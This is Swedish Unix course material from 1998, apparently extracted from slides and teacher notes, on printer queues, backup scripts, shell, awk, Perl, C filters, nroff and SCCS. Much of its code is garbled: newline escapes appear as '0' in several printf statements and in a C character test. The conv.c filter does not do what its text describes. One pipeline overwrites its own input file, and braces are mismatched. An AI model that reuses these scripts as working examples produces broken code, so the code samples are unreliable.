Rank	Owner	Job	Files	Total size
1st	root	52	(standard input)	74 bytes

```
$ lpq -l
```

```
niklas: 1st [job 054kurs4.raditex.se]
         (standard input) 1477 bytes
```

OH-Bild 3 - 15

Anteckningar:

© Raditex AB - 1998

3.15 Kommandot lpq

3.15.1 Namn

lpq <-> spool queue examination program

3.15.2 Synopsis

lpq [<->l] [<->Pprinter] [job # ...] [user ...]

3.15.3 Beskrivning

Lpq undersöker spooling-arean som används av lpd(8) för utskrift av filer på radskrivaren och rapporterar de specificerade jobbens status eller alla jobb som associeras med en användare. Lpq utan några argument rapporterar om de jobb som för tillfället befinner sig i kön. Alternativ:

<->P specificera en speciell skrivare, annars används default-linje skrivaren. Övriga argument tolkas som användarnamn eller jobb nummer för att endast filtrera bort jobben av intresse
<->l information gällande varje fil som innefattas av jobb-inläggen skrivs ut. Normalt visas endast så mycket information som ryms på en rad

Nedan visas exempel på användandet av kommandot lpq:

```
$ lpq
```

```
lp is ready and printing
Rank   Owner   Job    Files                Total size
1st    root    52     (standard input)    74 bytes
```

```
$ lpq -l
```

```
niklas: 1st                [job 054kurs4.raditex.se]
        (standard input)  1477 bytes
```

GPL - © - 1998

Kommandot lprm

☞ Namn

lprm <-> remove jobs from the line printer spooling queue

☞ Synopsis

lprm [<->Pprinter] [<->] [job # ...] [user ...]

☞ Beskrivning

<->Pprinter

\$ lpq <->l

1st:ken [job #013ucbarpa] (standard input) 100 bytes

\$ lprm -Plp 52

dfA052kurs4.raditex.se dequeued
cfA052kurs4.raditex.se dequeued

OH-Bild 3 - 16

Anteckningar:

© Raditex AB - 1998

3.16 Kommandot lprm

3.16.1 Namn

lprm <-> remove jobs from the line printer spooling queue

3.16.2 Synopsis

lprm [<->Pprinter] [<->] [job # ...] [user ...]

3.16.3 Beskrivning

Lprm tar bort ett jobb, eller flera jobb, från en skrivares spool-kö. Då spoolnings-biblioteket är skyddat mot användare, är normalt användandet av lprm den enda metoden genom vilken en användare kan ta bort ett jobb. Ägaren av ett jobb bestäms av användarens login-namn och host-namn på maskinen där lpr(1)-kommandot gavs.

Kön som associeras med en specifik printer anges vid användandet av lprm, annars gäller default-printern. Om ett enda "<->" anges, tar lprm bort alla jobb som en användare äger. Om super-användaren utnyttjar denna flagga töms spool kön helt. Ett enskilt jobb kan tas bort då man anger jobb numret för detta. Jobb numret erhåller man m.h.a. "lpq" kommandot. Nedan visas exempel:

```
$ lpq <->l
1st:ken      [job #013ucbarpa]      (standard input)      100 bytes

$ lprm -Plp 52
dfA052kurs4.raditex.se dequeued
cfA052kurs4.raditex.se dequeued
```

GPL - © - 1998

Övning: Skrivare

☞ Målsättning

Att få skrivare i ett nätverk att fungera ihop.

☞ Genomförande

Du skall redigera systemfilerna så att du kan skriva ut kors och tvärs i nätet.

OH-Bild 3 - 17

Anteckningar:

© Raditex AB - 1998

3.17 Övning: Skrivare

Att skriva ut sitt material blir förr eller senare alltid aktuellt. I Unix finns många trevliga sätt att ordna utskriftsköerna.

3.17.1 Målsättning

I denna övning skall du lära dig att hantera skrivare och utskriftsköer

3.17.2 Genomförande

Du skall upprätta en skrivarkö till den gemensamma servern.

För detta skall du redigera filen /etc/printcap

```
#      @(#)printcap      5.3 (Berkeley) 6/30/90

#lp|local line printer:\
#      :lp=:rm=psp:sd=/var/spool/output/lpd:lf=/var/log/lpd-errs:

lp|Line printer:\
      :rm=asterope:mx#0:rp=lp:sd=/usr2/spool/output/lpd:lf=/usr/log/lpd-errs:

ep|epson:\
      :lp=/dev/lpt0:sh:sf:sd=/usr2/spool/output/lpd:lf=/var/log/lpd-errs:

la75|Companion:\
      :lp=:rm=asterope:rp=la75:sh:sf:\
      :sd=/usr2/spool/output/lpd:lf=/var/log/lpd-errs:
```

GPL - © - 1998

Övningar: Sysadmin

☞ Backup-script

Skapa ett backupscript

☞ Restore-script

Skapa ett restore script

OH-Bild 3 - 18

Anteckningar:

© Raditex AB - 1998

3.18 Övningar: Systemadministration

3.18.1 Målsättning

Du ska i dessa övningar göra några mer avancerade systemadministrativa uppgifter. Avsikten är att du ska få en förståelse hur man utökar systemet med egna program.

3.18.2 Backup script

Gör ett backupscript som håller en logg över alla tejpår som du tagit.

Som indata till scriptet ska du ge katalognamn och tapenummer. Scriptet skall kontrollera att argumentens antal är rätt, annars skall en felutskrift göras.

Syntax:

```
totape katalog tapenr
```

3.18.3 Restore-script

Nu ska du göra ett program som kan hämta tillbaka filer från backupen.

Syntax:

```
frontape filprofil
```

GPL - © - 1998

Lösning: Sysadmin

☞ Backup-script

☞ Restore-script

OH-Bild 3 - 19

Anteckningar:

© Raditex AB - 1998

3.19 Lösning: Systemadministration

3.19.1 Sammanfattning

Ta dessa övningar som *förslag* på hur man kan göra.

3.19.2 Backup script - lösningsförslag

Vi vill påpeka att detta bara är ett *förslag* på lösning. Som vanligt kan man lösa en och samma uppgift på ett otal olika sätt i Unix.

```
#!/bin/sh
# Syntax: totape catalog tapenr
sync ; sync ; sync
echo "Backup startad: Entry i /etc/log/tape.log"
echo "`pwd` -->backup: `date`" >> /etc/log/tape.log
find "$1" -depth -print | cpio -oavcdmC128000 > /dev/tape
```

3.19.3 Restore script - lösningsförslag

Ofta behöver programmen man gör inte vara långa.

```
#!/bin/sh
# Syntax: fromtape filprofil
cpio -icuvdmB "$1" < /dev/tape
```

GPL - © - 1998

Kapitel 4

Avancerad skalprogrammering

4.0 Avancerad systemprogrammering

I detta avsnitt ska vi lära oss mera om avancerad systemprogrammering. Det är sådana kunskaper som behövs när vi ska sköta ett system mera fulländat.

Skalet som tolkar och översätter kommandon, för att sedan sända dem till operativsystemet för exekvering, har mängder av inbyggda funktioner.

Skalet är i sig självt ett kraftfullt programmeringsspråk. I skalet kan man skriva enklare procedurer likaväl som mer komplicerade program. En av de grundläggande filosofierna i Unix är att man ska skriva små enkla program som kan samarbeta. Genom att stapla programmen på varandra kan man sedan utföra de mest fantastiska uppgifter. Det är en sport inom Unix-samfundet att se till att dessa kommando-procedurer hålls till några få rader. Lyckas man knuffa in allt på en rad har man säkert lyckats med att göra uppgiften så effektivt det bara går.

```
#!/bin/sh
#
#  Procedur för att sända brev till mina kompisar
#
for var in olle pelle nisse
do
    mailx $var < fil
done
```

Denna procedur sänder automatiskt filen "*fil*" till olle, pelle och nisse.

Det finns nästan obegränsat antal olika sätt att genomföra en och samma uppgift på. Man ska dock försöka att skriva enkla och tydliga procedurer. Det finns inte någon anledning till att smartprogrammera. Sådan smartprogrammering leder bara till att man själv glömmer bort vad funktionen gör för något.

GPL - © - 1998

Olika skal

☞ sh

Standardskalet

☞ bash

Bourne again shell

☞ csh

Likt programspråket C

OH-Bild 4 - 1

Anteckningar:

© Raditex AB - 1998

4.1 Olika skal

Det finns en mängd olika skal under Unix. Alla med sina för- och nackdelar. Det kan vara bra att känna till några av egenskaperna hos de olika skalerna.

4.1.1 sh

Bourne-skalet är standardskalet i Unix. Det används till all systemadministration.

4.1.2 bash

Bash har det bästa av det mesta. En av de bättre egenskaperna är kommandoradseditorn.

4.1.3 csh

Detta skal har många av programmeringsspråket C:s kontrollstrukturer. Det är uppfunnet för att man ska kunna omvandla csh-skal till rena C-program och på så vis få dem att exekvera snabbare.

GPL - © - 1998

Debuggning

☞ Felsökning är svårt
Unix-filosofin blandar sig i...

☞ x flaggan

☞ tee filtret

OH-Bild 4 - 2

Anteckningar:

© Raditex AB - 1998

4.2 Felsökning i skalprogram

När man letar fel i skalprogram kan det vara bra att känna till några tricks och tekniker.

4.2.1 x flaggan

Om man exekverar skalet med `-x` flaggan visas kommandona på skärmen. Observera att vanlig utdata och felmeddelanden blandar sig i strömmen och det kan ibland vara svårt att veta vad som kommer från vad.

```
#!/bin/sh -x
command
command
command
```

4.2.2 tee som debugger

Ibland kan man vilja se hur kommandots utdata ser ut innan det sänds in i ett annat kommando. För detta ändamål finns ett program som heter `tee` "T". Avsikten är att man ska tänka sig detta som ett "T" i rörledningen med vars hjälp man kan "tappa av" data.

```
ps -eaf | tee spara.dat | wc
```

Här vill vi sända data från `ps`-kommandot till `wc`. Med hjälp av programmet `tee` kan vi tappa av rörledningen och spara data i filen "spara.dat"

GPL - © - 1998

Egna skalverktyg

☞ Fattas något?

☞ Gör det själv!

◇ En grundläggande filosofi

OH-Bild 4 - 3

Anteckningar:

© Raditex AB - 1998

4.3 Skalverktyg

När ett kommando saknas i Unix kan man enkelt tillverka det själv. Många klagar på att kommandona i Unix är krångliga eller svåra att begripa.

Namnen är i Unix satta så att de ska vara så korta som möjligt. Dels för att man vill trycka in så mycket som möjligt på en rad, dels för att man behöver färre tangenttryckningar och det underlättar arbetet.

Om man vill kan man enkelt ge sina användare längre synonymer till kommandon.

```
/*
 *
 *   verif.c           1.0           1995-04-10
 *   Copyright (c) 1995, Raditex AB
 *   Detta program verifierar antal fält i en fil
 *   Används som filter
 *
 *****/

#include <stdio.h>
main()
{
    int diffchar;
    int antalf;
    int line;
    int tkn;
    int ant;
    ant = 0;
    line = 1;
    diffchar = '<';

    while ((tkn = getchar()) != EOF)
    {
        if ( tkn == '#' )
            ant++;

        if ( tkn == '0' )
        {
            if ( line == 1 )
            {
                antalf = ant;
            }

            if ( antalf != ant )
            {
                printf("%d %d0, line, ant);
            }

            ant =0;
            line++;
        }
    }
};
}
```

Genom att alla verktyg som man själv gör direkt kan användas tillsammans med befintliga verktyg kan man lätt utöka kommandoreportoren.

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

sort

☞ Sortering av data

☞ Endast ASCII-tecken (+nummer)

◇ Textsortering

```
$sort +2 -t# Tidningar.dat
```

```
+2      -  Sorteringsposition  
-t#     -  Fältseparator
```

```
sort file
```

◇ Numerisk sortering

```
sort -n datafil
```

OH-Bild 4 - 4

Anteckningar:

© Raditex AB - 1998

4.4 Sort

Sort är ett ovärderligt verktyg när man ska bearbeta data. Med sort kan man sortera, samsortera och välja ut data ur en datafil.

Här är ett litet sofistikerat exempel på hur man kan använda sort.

```
#!/bin/sh
# dtree - directory display utility
(cd $1; pwd)
find $1 -type d -print | sort -f |
sed -e "s,^$1,," -e "/^$/d" -e \
"s,[^/]*/\([^/]*\)$,\'-----\1," -e "s,[^/]*/, | ,g"
```

GPL - © - 1998

awk

☞ Strängbearbetnings program

☞ Syntax

```
awk -f prog fil
```

```
BEGIN {  }
```

```
uttr
```

```
END {  }
```

OH-Bild 4 - 5

Anteckningar:

© Raditex AB - 1998

4.5 awk

Programmet awk är uppkallat efter Alfred V. Aho, Brian W. Kernighan och Peter J. Weinberger.

Programspråket awk är ett textredigerings- och rapportprogram med stor effektivitet.

Utgångspunkten är att man har data i filer och att filerna har en ordnad struktur, dvs att de har samma antal fält och attfälten är separerade på ett likartat sätt.

Exempel: 41

Kalle	3.0	0
Olle	4.0	0
Nisse	3.5	10
Bengt	1.5	5
Sara	2.5	15

Denna datafil har tre fält.

Denna typ av datafiler är speciellt enkla att arbeta med i awk. För att illustrera detta gör vi ett awk program som skriver ut kolumn 2.

Exempel: 42

```
awk '{print $2 }' rapp.dat  
eller som filter  
$ cat rapp.dat | awk '{ print $2 }'
```

Ett exempel på hur awk kan användas i en pipe.

GPL - © - 1998

Perl

☞ En verklig pärla

◇ Verkar bli standard

Perl är uppfunnet av EN! man.
Nu hjälps många åt...

OH-Bild 4 - 6

Anteckningar:

© Raditex AB - 1998

4.6 Perl

Bland de nya verktyg som fått stort genomslag de senaste åren är förmodligen Perl det som fått mest uppmärksamhet.

Perl kombinerar egenskaper från awk, C och skalet till ett sammansatt språk med mycket stor funktionalitet. I PERL kan man skriva såväl komplicerade program som enklare underhållsrutiner.

Perl har också ett av de mest avancerade installationsprogrammen som finns bland fri programvara. Det undersöker självt alla bibliotek för att se vilka funktioner som finns och hur de fungerar. Därefter bygger programmet en make-fil som passar för just det system som installationen skall gälla.

4.6.1 Tidrapport

Som exempel på vad man kan göra med perl ska vi skriva en procedur som bearbetar en tidrapport. Vi ska implementera programmet som ett filter. På så sätt kan vi inkludera kommandot i pipes. Detta är mycket bra om vi vill slå ihop flera olika rapportfiler.

Först ska vi förfärdiga en datafil som skall vara underlag för vår tidrapport.

Exempel: 43

```
File: ~gh/raditex/dat/94jan01.dat
```

```
=====
```

Tidrapport för Göran Hasse gh@raditex.se

Göran Hasse
Raditex AB
Box 38
138 00 ÄLTA
Tel: 08 - 7730148
Fax: 08 - 7730902
email: gh@raditex.se

```
=====
```

dag	940103	Mån	
kl	09:00-16:30	lunch	60 min
tid	06:30		
utf	Dokumenterat Unix miljön		
anm	-		
dag	940104	Tis	
kl	09:00 - 14:30	lunch	30 min
tid	05:00		
utf	Dokumenterat Unix miljön		
anm	Gick tidigt eftersom de ringt från dagis om att Filip sjuk		
dag	940105	Ons	
kl	08:30 - 15:00	lunch	0 min
tid	06:30		
utf	Fått Unix konto - instruktion i supportprogramvaran. Fått första uppdragen.		
anm	-		
dag	940110	Mån	

```
kl      8:15 - 16:00 lunch 45
tid     07:00
utf     Skrivit färdigt (så långt det går)
anm

dag     940111 Tis
kl      8:15 - 16:00 lunch 45
tid     07:00
utf     Installation av Unixmaskin i rummet intill hallen
anm

dag     940112 Ons
kl      08:30 - 17:00 lunch 0 min
tid     08:30
utf     Läst om SCSI.
anm

dag     940113 Tor
kl      08:15 - 16:00 lunch 45 min
tid     07:00
utf     Installerat maskin som skall vara Nisses.
utf     Läst om perl.

dag     940114 Fre
kl      08:30 - 16:45 lunch 60 min
tid     07:15
utf     Möte kl 10:00
utf     Installerat en terminal server i hallen.
utf     Kastat en gammal disk.
anm     -

dag     940117 Mån
kl      10:30 - 16:00 lunch 0 min
tid     05:30
utf     Läst om Unix. Nu börjar det att bli kul.
anm     Jag kommer aldrig att köra Windows igen.

dag     940118 Tis
kl      09:00 - 16:00 lunch 0 min
tid     07:00
utf     Nu håller jag på att skriva en artikel
utf     Möte från kl 14:00 (användarmöte)
anm

dag     940116 Ons
kl      08:30 - 17:00 lunch 30 min
tid     08:00
utf     Varför håller är Windows så populärt?
utf     Man kan ju inte göra någonting utan att
utf     köpa dyra programvaror?
anm     -

dag     940117 Tor
kl      08:10 - 16:00
tid     04:30
utf     Inget speciellt
anm     Detta var en dålig dag.

dag     940118 Fre
kl      08:30 - 12:00 ingen lunch
tid     03:30
utf     Nu har jag slängt ur alla Windows och
utf     övergår helt och hållet till att köra
utf     Unix!!

*** EOF ***
```

Det krävs att denna datafil är välstrukturerad. När vi anger tiderna måste vi t.ex. skriv 08:30. Detta beror på att vi vill hålla programmet enkelt. Man skulle naturligtvis kunna skriva subrutiner som kunde ta

hand om alla möjliga fall av hur man skriver tider. Men det lämnar vi åt läsaren som en övning.

Exempel: 44

```
#!/usr/local/bin/perl
#-----
#
#      sumtid          Ver 3.0 1993-06-10
#      Copyright (c) Raditex AB
#      Göran Hasse
#      Försök att göra detta i Excel-den som tror att det går!!
#
#-----

$[ = 1;          # set array base to 1
$FS = ' ';      # set field separator

$/ = '';
$FS = "0;

printf "   Dag          tid          akumul tid0;
printf "=====0;

while (<STDIN>) {
    chop;        # strip record separator
    @Fld = split($FS, $_, 9999);
    if (/^(^|0dag/) {
        for ($i = 1; $i <= $#Fld; $i++) {
            @f = split(" ", $Fld[$i], 9999);
            $val{$f[1]} = $f[2];
        }
        if ($val{'tid'}) {
            $timmar = $timmar + substr($val{'tid'},1,2) ;
            $minuter = $minuter + substr($val{'tid'},4,2) ;
            $akkum = $timmar + $minuter/60 ;

            printf "%-10s   %-6s   %6.1f0, $val{'dag'}, $val{'tid'}, $akkum;

            foreach $i (keys %val) {
                delete $val{$i};
            }
        }
    }
}

# EOF
```

Denna procedur läser en projektrapportfil och summerar timmarna i rapporten.

När vi vill använda proceduren inkluderar vi den i en pipe.

Exempel: 45

```
cat 94tid.dat | sumtid > tidrapp.txt
```

Genom att skriptet *sumtid* beter sig som ett filter kan vi använda det tillsammans med andra kommandon.

Resultatet av denna körning blir

```
Dag          tid          akumul tid
```

```
=====
940103 Mån    06:30    6.5
940104 Tis    05:00   11.5
940105 Ons    06:30   18.0
940110 Mån    07:00   25.0
940111 Tis    07:00   32.0
940112 Ons    08:30   40.5
940113 Tor    07:00   47.5
940114 Fre    07:15   54.8
940117 Mån    05:30   60.3
940118 Tis    07:00   67.3
940116 Ons    08:00   75.3
940117 Tor    04:30   79.8
940118 Fre    03:30   83.3
```

Notera att det nu är mycket lätt att använda proceduren på flera tidsrapportfiler.

Exempel: 46

```
cat 94jan.dat 94feb.dat 94mar.dat | sumtid
```

Som framgår av exemplet är det nu oerhört lätt att utvidga användningsområdet av vårt filter. Man kan mycket lätt skriva ett helautomatiskt projektuppföljningssystem.

4.6.2 Julianskt datum

När man gör rapporter av olika slag kan det vara behändigt att använda sig av julianskt datum. Egentligen är detta en ren nummersättning av dagar. Detta underlättar eftersom man slipper ta hänsyn till månadsväxlingar och årsväxlingar.

Vi ska skriva en liten procedur i perl som utför denna konvertering åt oss. Först måste vi skaffa oss en fil med några datum i. Den kan se ut så här.

Exempel: 47

```
94-03-10
94-03-11
94-04-01
94-05-12
94-06-10
94-07-15
94-08-10
94-09-11
```

Vi har här antagit att datumformatet skall vara YY-MM-DD. Om man vill ha andra datumformat kan man ändra i proceduren.

Därefter måste vi ha en liten procedur i perl som gör översättningen till julianskt datum. De matematiska formlerna hittar man i matematiska standardtabeller.

Exempel: 48

```

#!/usr/local/bin/perl
#-----
#
#       jddat      ver 1.0           1994-04-03
#       Göran Hasse, Raditex AB
#       Översättning från kalenderdatum till julianskt datum
#       Datumformatet skall vara 94-02-10
#-----

eval "exec /usr/local/bin/perl -S $0 $*"
    if $running_under_some_shell;
        # this emulates #! processing on NIH machines.
        # (remove #! line above if indigestible)

eval '$'. $1. '$2;' while $ARGV[0] =~ /^(([A-Za-z_]+)(.*)/ && shift;
    # process any FOO=bar switches

$[ = 1;                # set array base to 1

while (<>) {
    chop;                # strip record separator
    @Fld = split(' ', $_, 9999);

# initiera lite variabler

    $YY = 0;
    $Y  = 0;
    $MM = 0;
    $M  = 0;
    $A  = 0;
    $DD = 0;
    $JD = 0;
    $B  = 0;

# Ändra här om annat format på datum

    $YY = int(substr($_, 1, 2));
    $MM = int(substr($_, 4, 2));
    $DD = int(substr($_, 7, 2));
    $YY = $YY + 1900;

    if ($MM == 1)
    {
        $Y = $YY - 1;
        $M = $MM + 12;
        $A = int($Y / 100);
        $B = 2 - $A + int($A / 4);
    }

    if ($MM == 2)
    {
        $Y = $YY - 1;
        $M = $MM + 12;
        $A = int($Y / 100);
        $B = 2 - $A + int($A / 4);
    }

    if ($MM >= 3)
    {
        $Y = $YY;
        $M = $MM;
        $A = int($Y / 100);
        $B = 2 - $A + int($A / 4);
    }

# Skriv inte ut inledande 2440000

    $JD = int(365.25 * $Y) + int(30.6001 * ($M + 1)) + $DD + 1720994.5 + $B
        - 2440000;

    if ( $JD >= 1000 ) {
printf "%.1f0", $JD;
    }

    if ( $JD <= 1000 ) {

```

```
    printf "0;\n  }\n}\n}
```

Denna procedur översätter kalenderdatum till julianskt datum.

När vi nu vill köra denna procedur kan vi skriva

Exempel: 49

```
cat jddatum.txt | jddat > jddatum.txt
```

Resultatet av denna körning blir;

```
9421.5\n9422.5\n9443.5\n9484.5\n9513.5\n9548.5\n9574.5\n9606.5
```

Vi har nu till vårt förfogande dels ett rapportverktyg vars användningsområde vi lätt kan utöka till något för oss intressant arbetsområde, dels har vi en procedur för att översätta kalenderdatum till julianskt datum på ett behändigt sätt.

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Gnuplot

☞ Används till grafer

◇ Har problem med pipes

OH-Bild 4 - 7

Anteckningar:

© Raditex AB - 1998

4.7 Gnuplot

Om man vill rita diagram kanske man tycker att det inte går något vidare från en kommandorad. Man kan dock göra lite enkla diagram med hjälp av ett program som heter **Gnuplot**.

Utgångspunkten är att man har tvådimensionell data $y=f(x)$ där $f(x)$ är ett känt funktionssamband. Om man inte har data på tvådimensionell form kan man först se till att skapa data på denna form med t.ex. `awk` eller `perl`.

Exempel: 50

—————

```
10      100
20      99
30      85
40      70
```

Exempel på enkel tvådimensionell data som kan plottas med Gnuplot.

Ofta räcker denna typ av presentation ganska långt. Gnuplot kan man finna på ftp maskinen `ftp.dartmouth.edu`. Filen heter `/pub/gnuplot/gnuplot3.5.tar.Z`. Det finns även en tutorial på samma katalog som heter `tutorial.ps.Z` och en manual med namnet `manual.ps.Z`. Om man inte har tillgång till Unix så finns en DOS-version (32-bitars) som heter `DOS34.ZIP`. Många av fördelarna försvinner dock med DOS-versionen eftersom bakgrundskörning och omdirigering inte fungerar lika säkert under DOS.

GPL - © - 1998

Massbrev

☞ Det är enkelt att sända massbrev

◇ Skapa e-mail lista

```
$cat Adress.dat  
nisse@org1.se  
olle@org2.se
```

◇ Gör en kommando procedur

```
#!/bin/sh  
for i in `cat Adress.dat`  
do  
    mailx $i < $1  
done
```

OH-Bild 4 - 8

Anteckningar:

© Raditex AB - 1998

4.8 Massbrev

Vi rekommenderar starkt att du är försiktig med att lämna ut din email adress. Det är allt för lätt att sända ut massbrev i en Unix-miljö.

Skapa först en e-mail lista.

```
nisse@org1.se  
olle@org2.se
```

Därefter gör man en for-loop som sänder ett brev till varje adress.

\$1 är första argumentet och man anger filen man vill sända.

```
send PressRel01.txt - till exempel
```

```
$cat send  
#!/bin/sh  
for i in `cat Adress.dat`  
do  
    mailx $i < $1  
done
```

GPL - © - 1998

Kapitel 5

Dokumentation

5.0 Dokumentation i Unix

Som vi förut nämnt använder man inte text inne i programmen för att förklara hur programmen fungerar.

Istället har man manualsidor utanför programmen.

I detta avsnitt ska vi bland annat gå igenom hur man tillverkar sina egna manualsidor. Men först ska vi lära oss lite allmänt om hur dokumentationssystemet fungerar.

5.0.1 Systemdokumentationen i Unix

Unix har en mycket omfattande dokumentation. Dels är operativsystemet mycket omfattande, dels finns det mer än 800 verktyg, kommandon och program som tillhör till Unix.

I detta avsnitt ska vi översiktligt studera hur dokumentationen är uppbyggd.

GPL - © - 1998

Documentors Workbench

☞ nroff och troff

☞ eqn, pic och tbl

◇ Är förprocessorer

OH-Bild 5 - 1

Anteckningar:

© Raditex AB - 1998

5.1 Documentors Workbench

Till Unix finns ett sätterisystem som går under namnet nroff eller troff.

Man kan kanske dra på munnen åt ett verktyg som detta, i tider när man har WYSIWYG ordbehandlare på PC-maskiner. Faktum är dock att dessa orbehandlare ofta kommer till korta när man ska göra lite mer omfattande systemdokumentation, programdokumentation eller bara skriva stora dokument.

Ett sätterisystem är då ovärderligt. Det kan därför vara bra att veta lite om hur ett sådant system kan nyttjas.

5.1.1 Formatering

Sätterisystemet används så att man skriver en vanlig flattendfil med styrkommandon i. Det är naturligtvis ett problem att man inte vet EXAKT hur dokumentet kommer att se ut när man skriver in det.

Ibland kan det därför krävas mycket omfattande experimenterande innan man får dokumenten att se ut som man vill ha dem. När man lyckats med detta är det dock mycket behändigt att arbeta med.

Ofta går man tillväga så att man gör en template som ställer in olika saker som rubrikutseende, marginaler, tabeller med mera. Denna template sänder man därefter med när man ska skriva ut olika saker.

Exempel: 51

```
$ cat template.txt kap1.txt kap2.txt kap3.txt | eroff
```

Exempel på hur man använder sätterisystemet.

Sätterisystemet fungerar så att man i sin text skriver in små korta kommandon. Kommandona är av två klasser. Dels kommandon som man skriver i början på raden och som startar med en "."

Exempel: 52

```
.ft 10  
.vs 10
```

Exempel på kommandon i sätterisystemet.

Med dessa kommandon ställer man om fontstorlek och avstånd mellan raderna.

Det finns också kommandon som man kan skriva inne i en rad. Dessa kommandon inleds med ett \-tecken. För att skapa fet text kan man skriva `\fBfet text\fP` vilket blir fet text.

Varför är det nu på detta viset? Jo, om man vill behandla texter så vill man lätt veta vilken typ av strängmönster som kan finnas i texten. Om

man vill skriva ett program som plockar bort alla instruktioner till sätterisystemet underlättas detta betydligt om formateringsinformationen är enkel att hitta. Enstaka rader som inleds med . är mycket enkla att hitta.

Exempel: 53

`$ deroff kap1.txt`

Med kommandot `deroff` kan man plocka bort all formateringsinformation ur en text.

5.1.2 Makro-paket

Sätterisystemet är en kombination av programmeringsspråk och strängmanipuleringsystem.

`/usr/lib/tmac`

Det finns många färdiga makro-paket man kan använda sig av för att underlätta användningen av sätterisystemet. Det finns ett makro-paket som heter `mm` med vars hjälp man kan skriva memorandum. Detta paket kommer från AT&T och det gör att det finns mängder av firmabeteckningar i paketet där AT&T:s namn figurerar. Ska man använda detta paket måste man därför in och definiera om alla de strängar som behövs.

GPL - © - 1998

Kapitel 6

Utvecklingsmiljön

6.0 Utvecklingsystemet

Att ha ett starkt utvecklingsystem tillsammans med Unix är en nödvändighet.

Själva grundiden är att; Om det saknas ett verktyg - bygg ett själv.

Man bör därför kunna programmera i C om man skall kunna göra en effektiv miljö.

GPL - © - 1998

C miljön

☞ Används för att utöka systemet

◇ Skriva egna filter

◇ Program med prestanda

◇ Enkelt interface mot OS-et

☞ Bygga kärnan

◇ Länkas som program

OH-Bild 6 - 1

Anteckningar:

© Raditex AB - 1998

6.1 C-miljön

När man behöver kompilera ihop program under Unix måste man känna till lite om C-miljön.

Unix är i sig självt skrivet i C. Det har därför varit naturligt att man levererat med en C-kompilator till systemet. Detta håller dock på att ändras eftersom många leverantörer vill skilja på operativsystemmiljö och de verktyg som man ska köpa till sitt system. För konsumenterna innebär det dock en nackdel i och med att man får fler tillbehör att uppgradera (med ökade kostnader som följd).

GPL - © - 1998

Att skriva C-program

☞ Inte svårt

```
cc -o utfil prog.c
```

OH-Bild 6 - 2

Anteckningar:

© Raditex AB - 1998

6.2 C-programmering

Att skriva C-program är inte speciellt svårt. Tyvärr har C-fått rykte om sig att vara både krångligt och svårt. Orsaken är att man, om man så vill, *kan* skriva komplicerade program.

Ibland kan detta förstås vara motiverat. Speciellt om man vill uppnå effektivitet eller om man har ett krångligt problem att lösa.

Som nybörjare med C behöver man dock inte kunskap om alla trix som språket innehåller. Man kan faktiskt använda C som ett enkelt instrument att göra effektiva små verktyg med.

För att belysa detta kan vi göra ett litet enkelt filter som byter ut alla å i en text mot a.

```
/*
 *
 *   conv.c           ver 1.0           1995-02-10
 *   Copyright (c) 1995, Raditex AB
 *   Göran Hasse
 *
 */

#include <stdlib.h>
#include <stdio.h>

main()
{
    int tecken;

    do {
        tecken = getchar();
        if( tecken == 'g' )
            tecken = 'X';
        putchar(tecken);
    } while ( tecken != EOF );
}
/* EOF */
```

Detta program byter ut ett tecken mot ett annat.

Vill vi nu använda detta program i en pipe skriver vi bara

```
$cat infil | conv > utfil
```

Tecknen i infilen byts ut och i utfilen har vi de nya tecknen.

Som synes är det mycket behändigt att skriva små program som kan användas som filter. Unixmiljön är byggd för att detta skall vara möjligt.

GPL - © - 1998

Länkaren

☞ Smälter samman obj-filer

OH-Bild 6 - 3

Anteckningar:

© Raditex AB - 1998

6.3 Länkaren

Länkaren används för att bygga en ny kärna. Man måste därför ha lite kunskap om hur länkaren arbetar om man vill bygga ny kärna.

6.3.1 Konfigurerat minne

Notera att länkaren måste känna till VAR i minnet den för lov att lägga programmen. Detta gäller speciellt när man bygger operativsystemet. Länkaren måste t.ex. veta VAR videominnet finns.

GPL - © - 1998

Källkodskontroll

- ☞ Versionshantering
- ☞ Spara disk
- ☞ Rädda konfigurationer

OH-Bild 6 - 4

Anteckningar:

© Raditex AB - 1998

6.4 Källkodskontroll

Visst drar man på smilbanden när Microsoft annonserar sin första version av Windows NT som version 3.1!!

Versionsnummer har från att ha varit näst intill helig information om vilken kod man kört och information om hur denna varit konfigurerad, blivit en gimmick i marknadsförarnas händer.

Självklart är det inte version 3.1 av Windows NT vi ser. Om man letar i konfigurationsregistret ser man att det är version 1.511.1.

Versionsnummer har i alla tider tolkats som följer;

1.511.1

1. - Huvudrelease. Detta är den version som underhålls som säljobjekt. Det avgörande här är vilka **egenskaper** mjukvaran ska ha.
511. - Konfigurationsversion. Man kan använda olika källkodsfiler för att försöka uppnå samma egenskaper. Denna siffra anger vilken **konfiguration** man använt sig av.
 1. - Den sista siffran anger **byggversion**. Notera att denna vid en release alltid bör vara 1. Dvs - bygget av en viss konfiguration bör ha gått bra. Inom ett projekt kan dock denna siffra ändras från minut till minut.

6.4.1 SCCS

SCCS står för "Source Code Control System". Ursprungligen användes SCCS enbart för källkodskontroll men kan även användas till dokumenthantering och versionskontroll. Notera att SCCS egentligen bara är ämnat att användas för text-filer.

När dokument förändras över tiden kan det vara besvärligt att hålla reda på och arkivera alla olika versioner.

SCCS förenklar detta arbete högst väsentligt genom att handha en fil som innehåller alla förändringar i en fil. Du kan manipulera och addera en förändrad fil, ett "delta", utan att förstöra en tidigare version av en fil.

Därefter kan du hämta, med "get", valfri version av filen för att fortsätta att göra förändringar i denna fil. SCCS finns inte med i basoperativsystemet utan följer med C-miljön.

SCCS arbetar genom att hålla versionsnummer för varje nytt delta som läggs till i databasen. När en fil skapas ges den versionsnummer 1.1. Efter att du hämtat denna fil från databasen, redigerat den, och lagt tillbaka den i databasen så får den version 1.2. Nästa gång får filen version 1.3 och så vidare. På detta sätt blir alla tidigare versioner av en viss fil tillgänglig. SCCS tillhandahåller också ett verktyg så att du kan ge dina filer kommentarer. Genom att använda detta verktyg

kan du förklara varför du genomfört ändringar i en viss fil.

Databasen för en viss SCCS-fil ges av namnet för filen och det föregås av s.. Om du till exempel har en fil som heter **rapport** så kommer SCCS filen att heta **s.rapport**. Notera att om ditt system har en begränsning på filnamnslängden till 14 tecken så måste du hålla filnamnen kortare än 12 tecken.

För att skapa en ny SCCS-fil använder du **admin** kommandot. Du tillför flaggan **-n** (för ny) och **-i** (för input) följt av originalfilens namn. Du anger också databasens filnamn.

Exempel: 54

```
$ ls
rapport
$ admin -n -irapport s.rapport
